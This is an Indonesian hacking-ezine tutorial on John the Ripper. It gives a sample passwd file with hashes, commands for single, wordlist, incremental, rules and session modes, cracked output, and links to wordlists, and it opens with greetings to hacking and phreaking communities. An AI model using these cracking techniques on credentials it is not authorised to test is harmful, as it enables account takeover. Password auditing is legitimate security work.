K-159, y3d1ps, z3r0b1t3, the_day, Biacth_X, c-a-s-e and neorganicz (my otherside).

Special to: Semua warga Indonesian Community hacking/cracking and phreaking
(I`m Sorry I cant write your name one by one guest)

Special Sorry:

“ MOHON MAAF SEBESAR²NYA UNTUK PIHAK TELKOMSEL ATAS SEMUA KESALAHAN YANG ANDA CIPTAKAN SECARA TIDAK LANGSUNG HINGGA DAPAT SAYA MANFAATKAN UNTUK MEMBESARKAN OTAK DAN IMAJINASI SAYA”.



Tutorial John The Ripper (JTR)

Author: Zylon || zylons@gmail.com || Y!M : zylon98

Online @ www.echo.or.id || <http://ezine.echo.or.id>

Pengenalan

John the Ripper merupakan password cracker yang cepat. JTR tersedia pada berbagai platform baik *nix, DOS, win32. Tujuan utamanya adalah mendeteksi kelemahan password pada Unix. Tetapi JTR juga dapat mengcrack password pada Win NT/2000/XP yang berbentuk LM hashes.

Bagi yang belum mempunyai JTR, anda dapat download disini:

- <http://www.openwall.com/john/>

Ada beberapa hal penting pada JTR

[passfile] - Nama dari password file anda

[wordlist] - Kumpulan kata-kata

[output] - Hasi decrypt password

[session name] - Nama yang anda gunakan untuk menyimpan session

-- contoh Pasword File: passwd.txt --

root:VwL97VCAx1Qhs:0:0:root:/root:/bin/bash

user:aH0qcQOVz7e0s:515:100:user:/home/user:/bin/bash

lin:iWuSGrtezXz0E:515:100:lin:/home/lin:/bin/bash

-- contoh Pasword File: passwd.txt --

Note: Simpan [passfile] di folder yang sama dengan file execute JTR

Hal ini untuk mempermudah penggunaan JTR :)

Terdapat 3 mode pada JTR untuk mendecrypt password

1. Single Mode


Pada Single Mode, JTR akan berusaha mencari Password yang paling lemah dari seluruh password. Cara ini merupakan cara yang paling cepat.

Syntax single mode

- john -single [passfile]

atau

- john -si [passfile]



Co: Anda mempunyai password file passwd.txt
Maka penggunaannya : john -si passwd.txt

2. Wordfile Mode

Wordfile Mode merupakan cara tercepat ke 2. Wordfile Mode membutuhkan kamus kata-kata.

Wordfile syntax
john -wordfile:[wordlist] [passfile]
atau
john -w:[wordlist] [passfile]

Co: Anda mempunyai password file passwd.txt dan mempunyai kamus kata words.lst
john -w:words.lst passwd.txt

3. Incremental Mode

Incremental Mode merupakan cara yang paling lambat dan berusaha untuk mendecrypt semua password, akan memakan waktu sehari-hari, berminggu-minggu, bahkan berbulan-bulan (berlebihan gak ya :p). Sebaiknya anda menggunakan cara ini apabila 2 cara sebelumnya gagal.

Terdapat 4 perintah dasar dalam penggunaannya

- a. digits: Akan mencoba mendecrypt semua password dengan karakter angka
- b. alpha: Akan mencoba mendecrypt semua password dengan karakter huruf
- c. all: Akan mencoba mendecrypt semua password dengan semua karakter termasuk karakter spesial, co: @!^&?
- d. tidak memilih mode: Akan mencoba mendecrypt password dengan segala cara


Syntax:
john -i [passfile]
john -i:DIGITS [passfile]
john -i:ALPHA [passfile]
john -i:ALL [passfile]

Co: Anda mempunyai password file passwd.txt
john -i passwd.txt
john -i:DIGITS passwd.txt
john -i:ALPHA passwd.txt
john -i:ALL passwd.txt

Mode lainnya pada JTR

- Show Mode

Setelah anda mendapatkan password yang telah di decrypt, anda dapat menyimpannya pada file tertentu.



Syntax:

```
john -show [passfile]>[output]
```

Co: Anda mempunyai password file passwd.txt dan ingin menghasilkan output hasil.txt
`john -show passwd.txt>hasil.txt`

Anda juga dapat melihat langsung hasil decrypt dari JTR.

Syntax:

```
john -show [passfile]
```

Hasilnya terlihat seperti berikut:

```
root:root:0:0:root:/root:/bin/bash
user:company:515:100:user:/home/user:/bin/bash
lin:rootme:515:100:lin:/home/lin:/bin/bash
3 passwords cracked, 0 left
```

- Menghentikan JTR

Untuk menghentikan JTR anda dapat menekan CTRL+C

- Rules

Digunakan bersamaan dengan wordfile mode, tanpa rules JTR hanya akan mencoba kata-kata yang terdapat pada wordlist. Apabila anda mengaktifkannya maka JTR akan mencoba variasi dari kata2 pada wordlist.

Syntax


```
john w:[wordlist] -rules [passfile]
```

- Session & Restore

Mendecrypt password dapat memakan waktu sangat lama. Anda dapat menghentikan JTR dengan CTRL+C, kemudian di lain waktu dapat dilanjutkan kembali dengan syntax restore. Dengan melakukan hal tersebut akan membawa JTR kembali ke session terakhir.

Syntax

```
john -restore
john -restore:[session name]
john -session:[session name]
```



- Saat melakukan cracking, JTR hanya menampilkan kursor yang berkedip. Apabila anda ingin melihat sampai dimana JTR bekerja, anda dapat menekan "sembarang tombol", JTR akan menampilkan status terakhir.

- Semua password yang pernah di crack disimpan JTR di john.pot

Anda bisa mendapatkan Wordfile di site-site berikut:

1. <http://www.openwall.com/passwords/wordlists/>
2. <http://www.sparkleware.com/lists.html>
3. <http://ftp.cerias.purdue.edu/pub/dict/local/>
4. <ftp://sable.ox.ac.uk/pub/wordlists/>
5. <http://www.theargon.com/archives/wordlists/theargonlists/>

Referensi AKA Bacaan:

1. Dokumentasi JTR
2. <http://www.openwall.com/john/>
3. <http://securitysite.host.sk/jtr.html>

Greetz to:

Komunitas jasakom-perjuangan
Komunitas newbie_hacker

Kirimkan kritik & saran ke [zylons\[at\]gmail.com](mailto:zylons[at]gmail.com)

[\[EOF\]](#)